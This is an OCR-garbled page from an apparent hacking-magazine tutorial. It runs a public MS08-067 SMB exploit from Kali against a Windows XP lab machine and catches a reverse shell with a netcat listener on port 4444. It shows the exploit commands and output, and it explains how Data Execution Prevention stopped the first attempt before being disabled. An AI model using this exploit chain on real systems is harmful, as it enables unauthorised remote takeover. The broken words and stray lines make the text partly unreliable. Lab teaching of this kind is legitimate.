
    Changed library calls to correctly establish a NetBIOS sessi

 on for SMB transport
    - Changed library calls to correctly establish a NetBIOS sessi
 on for SMB transport

    Changed shellcode handling to allow for variable length shel

 lcode. Just cut and paste
      into this source file.
 #####
 Windows XP SP3 English (NX)
 [-]Initiating connection
 [-]connected to ncacn_np:192.168.36.170[\pipe\browser]
 Exploit finish
   -(kaliskali)-[~/Feb_2021/ms08_067]
The exploit finished running but my netcat listener didn't catch anything.
   -(kali⊛ kali)-[~]
 listening on [any] 4444 ...
```

Next, I start the netcat listener and run the exploit again.







There is a message about Data Execution Prevention (DEP) on the target system. This feature stiopped running of our exploit to protect the system. But what exactky is Data Execution Prevention?


Data Execution Prevention (DEP) is a security feature introduced by Microsoft from oper -ating systems Windows XP and Windows Server 2003. it is a system-level memory protectio -n feature which enables the system to mark one or more pages of memory as non-executab -le. Marking memory regions as non-executable prevents code from running from a that spec -ific region of memory. This makes it harder for the exploitation of buffer overflows. If any app -lication attempts to run code from a memory that is protected, a memory access violation ex -ception occurs which if not handled, the calling process is terminated.

So it seems DEP is preventing our exploit code from being executed. Let's disable it and





17 | Hackercool Magazine | Feb 2021



```
Now, when I run the exploit again,
   —(kalt ** kalt ) - [ ~/Feb_2021/ms08_067 ]
   $ python3 ms08-067.py 192.168.36.170 6 445
                                                                 127 ×
     MS08-067 Exploit
     This is a modified verion of Debasis Mohanty's code (https://w
 ww.exploit-db.com/exploits/7132/).
     The return addresses and the ROP parts are ported from metaspl
 oit module exploit/windows/smb/ms08_067_netapi
     Mod in 2018 by Andy Acer:

    Added support for selecting a target port at the command lin

 e.
       It seemed that only 445 was previously supported.

    Changed library calls to correctly establish a NetBIOS sessi

 on for SMB transport

    Changed shellcode handling to allow for variable length shell

 lcode. Just cut and paste
        into this source file.
 #####
 Windows XP SP3 English (NX)
 [-]Initiating connection
 [-]connected to ncacn_np:192.168.36.170[\pipe\browser]
 Exploit finish
    (kali  kali ) - [~/Feb_2021/ms08_067]
 successfully have a shell on the target as shown below.
```

